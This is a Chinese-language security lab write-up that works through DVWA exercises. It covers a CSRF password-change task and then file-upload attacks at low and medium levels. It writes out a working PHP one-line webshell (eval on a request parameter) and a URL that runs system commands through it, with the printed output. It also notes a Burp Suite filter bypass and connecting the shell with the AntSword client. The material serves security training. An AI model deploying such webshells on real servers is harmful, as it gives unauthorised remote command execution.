More info

3.6.2 DVWA 安全级别: High。尝试修改 admin 密码，思考为何更安全。（请记住修改后的密码，否则下次登录 DVWA 会遇到问题）

[Home](#)
[Instructions](#)
[Setup](#)

[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[Insecure CAPTCHA](#)
[File Inclusion](#)

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Current password:

New password:

Confirm new password:

3.7 文件上传漏洞（DVWA Upload 页面）

3.7.1 low 级别


在 Kali 中使用\$_REQUEST 编写一个一句话木马文件 trojan.php（WebShell），并上传至 DVWA。上传完成后，在火狐浏览器地址栏中访问该文件，并输入参数运行。

```
<?php
```

```
eval($_REQUEST['pass']);
```

```
?>
```



```
http://192.168.117.136/dvwa/hackable/uploads/trojan.php?pass=system('ipconfig');
```



Windows IP Configuration Ethernet adapter 本地连接: Connection-specific DNS Suffix . : localdomain IP Address. : 192.168.117.136 Subnet Mask : 255.255.255.0 Default Gateway : 192.168.117.2 Ethernet adapter Bluetooth 网络连接: Media State : Media disconnected


3.7.2 medium 级别

重新编写一个一句话木马文件 trojan2.php，并上传至 DVWA，使用 Burpsuite 绕过。



3.7.3 在 Kali 虚拟机当中使用蚁剑连接一句话木马（选做，不计分）。

3.7.3.1 在 Kali 内下载蚁剑加载器：<https://github.com/AntSwordProject/AntSword-Loader> 后在 Kali 内安装。连接一句话木马 trojan2.php 文件。



3.7.3.2 无法退出异常处理

```
(root@kali)-[~]  
# ps aux | grep ant  
kali      409033  0.1  4.0 891636 81192 ?        Sl   Oct26   2:36 /home/kali/Desktop/ant/AntSw  
ord-Loader-v4.0.3-linux-x64/AntSword  
kali      409035  0.0  0.4 189232  8864 ?        S    Oct26   0:00 /home/kali/Desktop/ant/AntSw  
ord-Loader-v4.0.3-linux-x64/AntSword --type=zygote --no-sandbox
```

```
(root@kali)-[~]  
# kill -9 409033
```